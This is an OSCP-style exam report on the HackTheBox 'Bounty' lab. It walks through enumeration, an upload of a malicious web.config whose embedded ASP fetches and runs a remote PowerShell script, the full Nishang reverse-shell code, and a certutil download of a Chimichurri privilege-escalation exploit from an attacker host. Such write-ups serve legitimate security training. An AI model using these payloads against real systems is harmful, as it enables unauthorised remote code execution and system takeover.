Offensive Security Certified Professional Exam Report - Bounty - HTB

OSCP Exam Report

blablabla@gmail.com, OSID: 12345

2023-12-15/16

Table of Contents

1. High Level Summary

We were tasked to perform an internal penetration test towards the **HackTheBox Bounty** as preparation for the Offensive Security Exam. During the preparation meeting, we got no information about the target.

A penetration test is an authorized exercise, where the testers perform an attack against internally connected systems to simulate real-world cyber criminal activities. To perform those tests, the testers used most of the tools and methods also used in real attacks. Differently from a real attack, where the attacker has as limit only its resource, in the engagement all possible tools, effects, methods and resources are previously discussed and approved by the parties during the definition of the scope.

The engagement can be interrupted at any time in case of:

- Detection of previous/current attack
- Unresponsiveness of the server
- Detection of critical vulnerability

The web application allows users to upload a wide range of file formats. One of these formats *.config* can be used to alter the behavior of the application and execute remote commands. By exploiting this vulnerability, it was possible to gain a first foothold on the target system.

Once in the system, the current configuration allows low privilege users to impersonate other users and therefore escalate privilege through a known vulnerability on the windows server.

1.1 Recommendation

It is recommended to restrict the file formats that can be uploaded to the application to only the ones that are necessary for the normal workflow of the application. Furthermore, all files should be checked against an antivirus to avoid the insertion of malicious content.

The server should also be configured to prevent low privilege users from escalating privilege. This can be done by removing unnecessary privilege of the users and by restricting the commands that can be executed.

2. Methodology

2.1 Information Gathering

For this engagement, the scope was defined with the elements below:

- 10.129.41.90

2.2 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After the flags we captured, we removed all user accounts and passwords as well as the installed services on the system. Offensive Security should not have to remove any user accounts or services from the system.

3. Independent Challenges

3.1 Bounty - 10.129.41.90


After performing an port scanner on the target we discovered the following ports open:

```
 ports=$(sudo nmap -Pn -T5 -p- $target -oN ports.txt | egrep "^[0-9]{2,5}" | sed -E
"s#/.*##g" | tr "\n" "," | sed 's/.$//') && echo $ports
Results
80
```

On this port, we performed a another scan to identify services and versions:

```
nmap -Pn -p80 -sS -sV -sC -PA -oN serv  $target
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Bounty
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Accessing the website:



Nothing hidden neither in the source code nor in the picture metadata.

We then performed a directory fuzzing to identify hidden paths. We found the following paths:

```
└─$ dirb http://$target -o dirb.txt
---- Scanning URL: http://10.129.241.173/ ----
==> DIRECTORY: http://10.129.241.173/aspnet_client/
==> DIRECTORY: http://10.129.241.173/uploadedfiles/
DIRECTORY: http://10.129.241.173/transfer.aspx/
```

3.1.1 Network and Service Enumeration

3.1.2 Initial Access

Vulnerability Explanation: The web server allows an attacker to upload a *.config* file that executes the instructions on the file.

Vulnerability Fix: The application should restrict the file format that can be uploaded. Only formats necessary for the application's correct workflow should be allowed. Furthermore, the file should be checked against an antivirus and this content should be analyzed to avoid the insertion of malicious content.

Severity:

Steps to reproduce the attack:

1. On the attacking machine, we started a web server in python and hosted a powershell script that established a connection from the target to our machine. The script is available on the Appendix A of this document.
2. On our attacking machine, we started a listener.

```
nc -nlvp 1234
```

3. On the website, we uploaded a web.config file from the GitRepository Offensive-Reverse-Shell-Cheat-Sheet/web.config. This xml file with a command to establish a connection to our attacking machine. The code is available on the Appendix B of this document.
4. We then called our file from the browser: http://$target/UploadedFiles/web.config to receive a connection to our machine.

System Proof of Concept

```
PS C:\windows\system32\inetsrv> whoami
bounty\merlin
```

3.1.3 Privilege Escalation

Vulnerability Explanation: This version of the windows server contains incorrect ACLS on its registry keys. This missconfiguration allows local users to escalate privileges via vector impersonation. Since the privilege *SeImpersonatePrivilege* is enabled, a low privileged user can exploit this vulnerability to gain administrative access. The vulnerability is described in the CVE-2010-2554 and in the MS10-059.

Vulnerability Fix: Update the server to the latest version and remove user's privilege that can be used as a vector to privilege escalation.

Severity: Critical

Steps to reproduce the attack:

1. On the host with the low privilege user upload the executable churrasco.exe available on the GitRepository Re4son/Chimichurri:

```
certutil -urlcache -f http://10.10.14.126:8081/Chimichurri.exe Chimichurri.exe
```

2. Start a listener on the attacking machine:

```
nc -nlvp 1235
```

3. Run the executable on the target:

```
 ./Chimichurri.exe Attacking_Machine 1235
```

System Proof of Concept

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
e052b4edec13c83612444b651bf10435

C:\Users\Administrator\Desktop>whoami
whoami
nt authority\system
```

Conclusion

Lessons learned: gobuster with several file types

Appendix A - Invoke-PowerShellTcp.ps1

The ps1 script was downloaded from the Git Repository samratashok/nishang. The file was edited to attend our current scenario.

```
function Invoke-PowerShellTcp
{
     [CmdletBinding(DefaultParameterSetName="reverse")] Param(

        [Parameter(Position = 0, Mandatory = $true, ParameterSetName="reverse")]
        [Parameter(Position = 0, Mandatory = $false, ParameterSetName="bind")]
        [String]
        $IPAddress,

        [Parameter(Position = 1, Mandatory = $true, ParameterSetName="reverse")]
        [Parameter(Position = 1, Mandatory = $true, ParameterSetName="bind")]
        [Int]
        $Port,

        [Parameter(ParameterSetName="reverse")]
        [Switch]
        $Reverse,

        [Parameter(ParameterSetName="bind")]
        [Switch]
        $Bind

    )

    try
    {
        #Connect back if the reverse switch is used.
        if ($Reverse)
        {
            $client = New-Object System.Net.Sockets.TCPClient($IPAddress,$Port)
        }

        #Bind to the provided port if Bind switch is used.
        if ($Bind)
        {
            $listener = [System.Net.Sockets.TcpListener]$Port
            $listener.start()
            $client = $listener.AcceptTcpClient()
```

```
        }

        $stream = $client.GetStream()
        [byte[]]$bytes = 0..65535|%{0}

        #Send back current username and computername
        $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running
as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015
Microsoft Corporation. All rights reserved.`n`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)

        #Show an interactive PowerShell prompt
        $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path
+ '>')
        $stream.Write($sendbytes,0,$sendbytes.Length)

        while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
        {
            $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
            $data = $EncodedText.GetString($bytes,0, $i)
            try
            {
                #Execute the command on the target.
                $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )
            }
            catch
            {
                Write-Warning "Something went wrong with execution of command on
the target."
                Write-Error $_
            }
            $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
            $x = ($error[0] | Out-String)
            $error.clear()
            $sendback2 = $sendback2 + $x

            #Return the results
            $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
            $stream.Write($sendbyte,0,$sendbyte.Length)
            $stream.Flush()
        }
        $client.Close()
        if ($listener)
```

```
        {
            $listener.Stop()
        }
    }
    catch
    {
        Write-Warning "Something went wrong! Check if the server is reachable and
you are using the correct port."
        Write-Error $_
    }
}
Invoke-PowerShellTcp -Reverse -IPAddress Attacking_Machine -Port 1234
```

Appendix B - Offensive-Reverse-Shell-Cheat-Sheet / web.config

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
   <system.webServer>
      <handlers accessPolicy="Read, Script, Write">
         <add name="web_config" path="*.config" verb="*" modules="IsapiModule"
scriptProcessor="%windir%\system32\inetsrv\asp.dll" resourceType="Unspecified"
requireAccess="Write" preCondition="bitness64" />
      </handlers>
      <security>
         <requestFiltering>
            <fileExtensions>
               <remove fileExtension=".config" />
            </fileExtensions>
            <hiddenSegments>
               <remove segment="web.config" />
            </hiddenSegments>
         </requestFiltering>
      </security>
   </system.webServer>
   <appSettings>
</appSettings>
</configuration>
<%
Set obj = CreateObject("WScript.Shell")
obj.Exec("cmd /c powershell iex (New-Object
Net.WebClient).DownloadString('http://Attacking-IP/Invoke-PowerShellTcp.ps1')")
%>
```